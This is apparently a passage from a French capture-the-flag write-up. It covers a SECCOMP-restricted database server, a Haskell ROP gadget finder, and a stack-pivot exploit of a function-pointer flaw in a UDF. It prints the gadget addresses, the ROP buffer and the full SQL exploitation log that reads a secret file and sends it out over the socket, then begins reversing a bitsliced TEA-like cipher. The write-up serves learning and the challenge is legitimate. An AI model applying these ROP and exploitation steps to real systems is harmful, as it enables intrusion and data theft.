mov     dword ptr [esp], 22 ; PR_SET_SECCOMP
call    _prctl
```

Comme l'indique l'appel à `prctl()` (et les informations trouvées dans les tables SQL), le processus tourne sous SECCOMP. Cela signifie que l'interface avec le noyau est limitée aux *syscalls* suivants :

– `read`
– `write`
– `sigreturn`
– `_exit`

Si un autre *syscall* est tenté, le processus recevra un `SIGKILL`. NB : cette protection est faite au niveau dans le noyau : il n'est pas possible de contourner la protection en faisant l'appel système à la main (`mov eax, NR_execve; int 0x80`). Ce système est détaillé dans [Bar10].

Cela réduit considérablement la surface d'attaque : pour lire le fichier, il **faudra** donc réaliser un `read` depuis ce processus. Heureusement, il est ouvert un peu plus tôt : en observant les chaînes, on trouve une référence à “secret1.dat” utilisée ici :

```
; int open_secret1(void)
open_secret1    proc near               ; CODE XREF: main+70

var_C           = dword ptr -0Ch

                push    ebp
                mov     ebp, esp
                sub     esp, 28h
                mov     dword ptr [esp+4], O_RDONLY ; oflag
                mov     dword ptr [esp], offset aSecret1_dat ; "secret1.dat"
                call    _open
                mov     [ebp+var_C], eax
                cmp     [ebp+var_C], -1
                jnz     short loc_80490DC
                mov     dword ptr [esp], -1 ; status
                call    __exit
loc_80490DC:                            ; CODE XREF: open_secret1+21
                mov     eax, [ebp+var_C]
                leave
                retn
open_secret1    endp
```

À cause de NX [2], nous sommes limités à utiliser le code exécutable déjà existant. Les techniques comme *return-into-libc* et en particulier le *return-oriented programming* (ROP) permettent de chaîner des morceaux de code ensemble et d'exécuter des fonctions de bibliothèque.

Nous rappelons ici les principes de ces attaques. Le lecteur intéressé pourra se référer à [Sha07], qui détaille sa mise en œuvre.


Cette technique repose sur plusieurs principes :

– en contrôlant ESP, on peut détourner le flot d'exécution : en effet, il suffit d'écraser l'adresse de retour, et le flot de contrôle va reprendre à cette valeur. Il est possible de chaîner plusieurs appels, en plaçant l'adresse de plusieurs fonctions à la suite.


2. Aucune page ne peut être à la fois inscriptible et exécutable.

– il n’est pas nécessaire de sauter au début d’une fonction : les épilogues de fonction sont souvent suffisants pour réaliser des manipulations mémoires.
– les instructions x86 étant à taille variable, le flot d’instructions tel qu’il a été compilé n’est pas forcément le seul possible. En sautant 1 ou 2 octets plus loin, une toute autre suite d’instructions peut apparaître.

L’exemple suivant détaille la suite d’octets “72 e6 c6 83 18 00 00 00 01 83 c4 10 5b 5e 5d c3” : en désassemblant depuis le premier octet, on trouve d’abord un saut relatif, alors que depuis le deuxième on trouve un `out`. Sur la figure suivante, les octets sont dans l’ordre du fichier, et on fait partir de chaque octet une arête vers le début de l’instruction suivante, étiquetée par l’instruction qu’on vient de désassembler.



Chaque nœud ayant au plus un successeur [3], ce graphe est en fait un arbre. Et comme on s'intéresse au séquences les plus longues dans cet arbre, il s'agit en fait d'un arbre de suffixes. Les octets qui nous intéressent sont les feuilles (en rouge) : en désassemblant à partir d'elles ont trouve tous les suites d'instructions de longueurs maximales terminant par 0xc3 [4].



Pour chercher tous les *gadgets* intéressants dans le binaire, il suffit de chercher toutes les sous-suites terminant par 0xc3, construire un arbre à partir de cet octet

C'est ce que fait l'algorithme suivant.

3. Si la suite d'octets n'encode pas une instruction valide, il n'a pas de successeur du tout.

4. En théorie on peut aussi utiliser les 0xc2 (qui modifient en plus le pointeur de pile) voire 0xca et 0xcb qui effectuent un *far return* mais ici les 0xc3 "simples" ont été suffisants.

```haskell
module Main (main) where

import qualified Data.ByteString as B
import qualified Trie as T

import Control.Applicative
import Control.Arrow
import Control.Monad
import Data.Function
import Data.List
import Data.Maybe
import Data.Word
import Hdis86
import Numeric
import System.Environment

main :: IO ()
main = do
  e <- getArgs
  x <- B.unpack <$> B.readFile (head e)
  let t = findRop $ zip [0x8048000..] x
  forM_ t $ \ c ->
    when (keep (reverse $ map mdInst c)) $
      do
        mapM_ printInst c
        putStrLn "---"
    where
        printInst i = putStrLn $ showHex (mdOffset i) $ " " ++ mdAssembly i


keep :: [Instruction] -> Bool
keep xs = isInteresting xs && not (isBoring xs)

isBoring :: [Instruction] -> Bool
isBoring (Inst _ _ _: Inst _ Iint1 _: _) = True
isBoring (Inst _ _ _: Inst _ Iout _: _) = True
isBoring (Inst _ _ _: Inst _ Ileave _: _) = True
isBoring (Inst _ _ _: Inst _ Ipop [Reg (Reg32 RSP)]: _) = True
isBoring _ = False

isInteresting :: [Instruction] -> Bool
isInteresting [_] = False
isInteresting (Inst _ Iret _:_) = True
isInteresting _ = False

findRop :: [(Word64, Word8)] -> [[Metadata]]
findRop = reverse
      >>> tails
      >>> filter startsWithRet
      >>> concatMap (T.toList . extractTrie)
      >>> removeDups
  where
    startsWithRet ((_, 0xc3):_) = True
    startsWithRet _ = False

removeDups :: [[Metadata]] -> [[Metadata]]
removeDups = sortBy (compare `on` q)
         >>> groupBy ((==) `on` q)
         >>> map head
    where q = map ( \ m -> m { mdOffset = 0 })

extractTrie :: [(Word64, Word8)] -> T.Trie Metadata
extractTrie = take 20
          >>> reverse
          >>> tails
          >>> mapMaybe dis
          >>> T.fromList

dis :: [(Word64, Word8)] -> Maybe [Metadata]
dis [] = Nothing
dis xs =
  dis' xs
    where dis' = map snd >>> B.pack >>> disassembleMetadata cfg >>> Just
          cfg = intel32 { cfgSyntax = SyntaxIntel
                        , cfgOrigin = fst (head xs)
```

En l’exécutant sur le code du serveur on obtient un grand nombre de *gadgets* :

```
$ ./hdis ../mysql.exe  | head -n 20
804a231 pop es
804a232 mov eax, 0x0
804a237 jmp 0x804a23c
804a239 mov eax, [ebp+0x8]
804a23c add esp, 0x24
804a23f pop ebx
804a240 pop ebp
804a241 ret
---
804c514 inc eax
804c515 pop ebx
804c516 pop esi
804c517 pop ebp
804c518 ret
---
804b96a inc ebp
804b96b in al, dx
804b96c add esp, 0x24
804b96f pop ebx
804b970 pop ebp
$ ./hdis ../mysql.exe  | wc -l
2099
```

2.7.1 Construction du buffer d'exploitation

Ce qu'on veut faire est simple, et se résume à quelques lignes de C :

```
char buf[32];
read (fd_secret1, buf, 32);
write (socket, buf, 32);
```

Il reste quelques inconnues :

- comment allouer de la mémoire ?
- quelles sont les adresses de `read` et `write` ?
- quel descripteur de fichier correspond à `secret1.dat` et à la *socket* ?

On a déjà répondu à la première question : la fonction `substr2` permet de placer une chaîne en mémoire et d'obtenir son adresse. En stockant la chaîne formée de 32 "A"s, on obtiendra l'adresse d'un buffer adapté.

Les adresses des fonctions ne posent pas de problème non plus, puisqu'on a déjà fait ce travail en reversant le binaire. `read` est dans la PLT [5] à l'adresse 0x8048c48 et `write` à 0x8048bd8.

Concernant le descripteur du fichier `secret1.dat`, le programmeur nous aide un peu puisqu'il est placé dans une variable globale à l'adresse 0x804C8CA. En lisant ce qui s'y trouve, on obtient la valeur 3. C'est sans surprise, étant donné qu'au moment où est fait le `open`, les seuls descripteurs de fichiers ouverts sont 0 (*stdin*), 1 (*stdout*) et 2 (*stderr*).

Pour la *socket*, celle-ci est passée comme variable de pile. Comme nous n'avons pas trouvé de moyen d'explorer la pile, il faut deviner sa valeur. A priori ça ne sera pas trop compliqué puisque `accept`, comme `open`, renvoie le premier descripteur disponible.

5. Procedure Linkage Table : ce sont les squelettes de fonctions qui ne font que sauter vers la "vraie" fonction, via leur adresse stockée dans la GOT.

Entre l'appel à `bind` et l'appel à `accept`, la fonction à l'adresse 0x804CA18 est appelée. Celle-ci prépare le passage en mode *dæmon* :


- elle appelle `fork`, et le père quitte
- elle crée un nouveau *process group* via `setsid`
- elle change le répertoire courant à `/`
- elle ferme les descripteurs 0, 1 et 2

Cette dernière action nous permet en particulier de deviner que la socket connectée aura le descripteur 0.

Nous en savons assez pour pouvoir construire notre buffer d'exploitation : il contiendra deux fausses *stack frames*, une pour `read` et une pour `write`. Elles auront la forme suivante : adresse de la fonction, adresse du code à exécuter après la fonction, arguments.

Le code à exécuter après `write` a peu d'importance : si les données sont bien envoyées, elles arriveront jusqu'à notre poste. Puis le serveur pourra s'arrêter. 0x01010101 sera donc une adresse convenable.

En revanche le code à exécuter entre les deux fonctions a son importance puisqu'il va positionner le pointeur de pile au bon endroit (c'est-à-dire, au niveau de l'adresse de `write`). Il suffit que le code en question fasse augmenter `esp`. Une suite de `pop`s est parfaite, comme celle qui commence à l'adresse 0x804c15. Voilà donc notre *buffer*, prêt à être injecté :



2.7.2 Exploitation


Il manque une étape cruciale : comment faire pointer ESP sur notre buffer ? Une faille de type *stack overflow* est parfaite parce qu'on peut rapidement détourner le flot de contrôle en écrasant la valeur de de retour de la *stack frame* courante, pour l'amusement et le profit

[Ale96]. Malheureusement nous ne contrôlons pas la pile, il faudrait donc déplacer ESP sur une valeur que nous contrôlons.

On peut modifier un peu les fonctions `isInteresting` et `isBoring` de l'algorithme précédent pour se limiter aux opérations prenant ce registre comme opérandes. On trouve alors le *gadget* suivant :

```
804accf xchg esp, eax
804acd0 ret
```

Comment sauter sur ce code ? Heureusement, le code de la fonction `udf_concat` est vulnérable :




```
void udf_concat(val *v, val *w, val *result) {
        if (v->expand(w) != -1) {
                v->value.p = realloc(v->value.p, v->size + w->size);
                memcpy(v->value.p + v->size, w->value.p, w->size);
                v->size += w->size;
        }

        memcpy(result, v, sizeof(val));
}
```

La première chose que la fonction fait est appeller un pointeur sur fonction. Si nous forgeons un bloc qui contient 0x804accf dans son champ `expand`, les valeurs de ESP et EAX seront échangées. Nous sommes chanceux (ou aidés) puisque d'après le code compilé dans `udf.so`, à cet endroit EAX vaut la valeur de `w` : en appellant `concat` avec en premier argument, un bloc forgé, et en deuxième argument, l'adresse du buffer d'exploitation précédemment construit, nous pouvons exécuter du code.


Pour pouvoir injecter des octets nuls, on crée un bloc qui pointe vers des octets nuls présents dans le binaire (vers 0x804efc4), et on crée le *buffer* par concaténation. En le faisant naïvement, la requête SQL résultante devient trop longue, mais en définissant une fonction "c" qui fait la même chose que "concat" on réduit suffisamment la taille.

Voici le *log* de l'exploitation :



```
  --> 'CREATE FUNCTION substr2 STRING, INTEGER, INTEGER RETURNS INTEGER SONAME "udf_substr@udf.so"'
  --> 'CREATE FUNCTION concat2 STRING, STRING RETURNS INTEGER SONAME "udf_concat@udf.so"'
  --> 'CREATE FUNCTION s STRING, INTEGER, INTEGER RETURNS STRING SONAME "udf_substr@udf.so"'
  --> 'CREATE FUNCTION c STRING, STRING RETURNS STRING SONAME "udf_concat@udf.so"'
  --> 'select substr2("\x01\x01\x01\x01\xc4\xef\x04\x08\x01\x01\x01\x01\xf9\xb9\x04\x08", 0, -1)'
<--   '153316376'
  --> 'select substr2("AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA", 0, -1)'
<--   '153316504'
  --> 'SELECT concat2(c(c(c(c(c(c(c(c(c(c("", "H\x8c\x04\x08\x15\xc5\x04\x08"), "\x03"), '
      's(153316376, 0, 3)), "\x98l#\t"), " "), s(153316376, 0, 3)), '
      '"\xd8\x8b\x04\x08\x01\x01\x01\x01"), s(153316376, 0, 4)), "\x98l#\t"), " "), '
      's(153316376, 0, 3))'
<--   '153318280'
  --> 'select substr2("\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\x01\xcf\xac\x04\x08", 0, -1)'
<--   '153318464'
  --> 'select substr2("\xcf\xac\x04\x08", 0, -1)'
<--   '153316424'
  --> 'select concat(153318464, 153318280)'
```

À la fin, le serveur se déconnecte sans nous donner de réponse apparente. En effet, le `write` n'a pas envoyé un paquet bien formé, et donc il n'a pas été interprété par `mysqldb`. Mais le secret est bien visible dans `wireshark` :




On vérifie au cas où le md5 de cette phrase :

```
$ echo -n '**THIS*K3Y*SHOULD*REMAIN*SECRET*' | md5sum
b78a6c02a6f956b9d5cfbd7c643ed6fa  -
```

Victoire !

3 Secret2 : la crypto

3.1 Reverse détaillé



Le code de la fonction `decrypt` fait appel à de nombreuses instructions MMX et SSE2.

Petit rappel : les processeurs supportant ces jeux d'instructions ont des registres `xmm0` à `xmm7`, de 128 bits chacun. Ils peuvent être manipulés entre autre grâce aux instructions `movdqu`, `movdqa`, `pxor`, `pand`, `por`, etc, qui agissent 128 bits par 128 bits.

La fonction `decrypt` est assez longue mais les traitements qu'elle réalise sont relativement simples.

On repère rapidement la structure de cette fonction.

Les 12 blocs sont fait un nombre de fois égal au 3ème paramètre de la fonction `decrypt`. La seule partie modifiée entre les itérations est la valeur d'une variable `sum`, qui vaut initialement 0x9e3779b9 * le nombre d'itérations et qui est décrémentée de cette constante à chaque tour.

Cette constante est utilisée dans l'algorithme TEA, décrit dans [WN95]. Nous reviendrons sur celui-ci plus tard, en attendant nous avons une fonction à reverser !

3.1.1 Bloc d'initialisation

Tout d'abord, une phase d'initialisation alloue un certain nombre de variables sur la pile. Les 10 `lea` nous permettent de voir qu'il y a 10 buffers au total. Pour y voir un peu plus clair, nous leur donnons un peu de personnalité en leur donnant des noms de personnages de Tintin.

Le premier *basic block* met ces *buffers* à 0.

3.1.2 Bloc 1


Il réalise une simple copie. Après plusieurs itérations on arrive à le réécrire :

```
memcpy(&haddock[4], buf, 28 * sizeof(dquad));
```

NB : dans le code C, les *buffers* sont déclarés comme des tableaux de `dquads`, donc l'offset est 4*128 bits.

3.1.3 Bloc 2


Le bloc 2 est plus intéressant : il réalise des opérations logiques entre chacun des 32 éléments de `haddock` et de `key + 0x40`, et stocke le résultat dans `tryphon`. Un état intermédiaire `h` est passé entre ces calculs.



```
dquad h = dq_zeros;

int i;
for (i=0;i<32;i++) {
    dquad k1 = key[0x40+i];
    dquad r1 = haddock[i];
    dquad x = dq_xor (k1, r1);
    tryphon[i] = dq_xor(h, x);
    h = dq_and(h, x);
    h = dq_or(h, dq_and(k1, r1));
}
```

3.1.4 Bloc 3

Les opérations sont similaires au bloc précédent :



```
dquad h = dq_zeros;

int i;
for (i=0;i<32;i++) {
    dquad g = (sum & (1 << i)) ? dq_ones : dq_zeros;
    dquad gb = dq_xor(g, buf[i]);
    milou[i]=dq_xor(h, gb);
    h = dq_and(h, gb);
    h = dq_or (h, dq_and(g, buf[i]));
}
```

(`dq_ones` vaut $2^{128} - 1$)

3.1.5 Bloc 4

C'est encore une copie :


```
memcpy(tintin, &buf[5], 27 * sizeof(dquad));
```

3.1.6 Bloc 5

Idem que le bloc 2 en remplaçant `haddock` par `tintin`, `tryphon` par `bianca`, et l'*offset* dans `key` par 0x60.

3.1.7 Bloc 6

Voilà un nouveau type de bloc : le schéma du bloc 2 est repris (traitement élément par élément avec un état intermédiaire `h`), mais l'opération est différente.



```
dquad h = dq_zeros;

int i;
for (i = 0; i < 32; i++) {
    dquad old_buf = buf[0x20+i];
    dquad mems = dq_xor(bianca[i], dq_xor(milou[i], tryphon[i]));
    dquad val = dq_xor(old_buf, dq_xor(h, mems));
    dquad new_h = dq_or( dq_andn (old_buf, dq_or(h, mems) )
                       , dq_and(h, mems)
                       );

    h = new_h;

    buf[0x20+i] = val;
}
```

3.1.8 Bloc 7

Encore une simple copie :

```
memcpy(&alcazar[4], &buf[0x20], 28 * sizeof(dquad));
```

3.1.9 Bloc 8

De nouveau le même traitement que le bloc 2 : la lecture est faite dans `alcazar`, l'écriture dans `nestor`, et l'offset dans la clef est 0.

3.1.10 Bloc 9

Idem que le bloc 3. L'écriture se fait dans `abdallah`, et l'offset dans `buf` est 0x20.

3.1.11 Bloc 10

Encore une copie :

```
memcpy(szut, &buf[0x20+5], 27 * sizeof(dquad));
```

3.1.12 Bloc 11

Idem que le bloc 2. La lecture se fait dans `szut`, l'écriture dans `rackham`, et l'offset dans la clef est de 0x20.

3.1.13 Bloc 12

Idem que le bloc 6. Les blocs d'entrée sont `nestor`, `abdallah` et `rackham`. La partie de *buffer* modifiée est `buf[0..0x20-1]`.

3.2 Dé-vectorisation

Quand on observe le code du bloc 2, les opérations sont en fait les mêmes qu'un additionneur complet : si `dquad` faisait 1 bit, on serait en train de calculer la somme de `haddock` et de la partie de clef qui commence à l'offset 0x40 (`h` fait office de retenue). L'avantage de faire comme ça est que 128 additions sont faites en parallèle.

À la lumière de cette observation, nous pouvons interpréter de manière similaire le bloc 3 : il réalise la somme de son entrée avec le vecteur composé de 128 copies de `sum`.


Les `memcpy` partiels s'interprètent donc comme des décalages à gauche ou à droite.

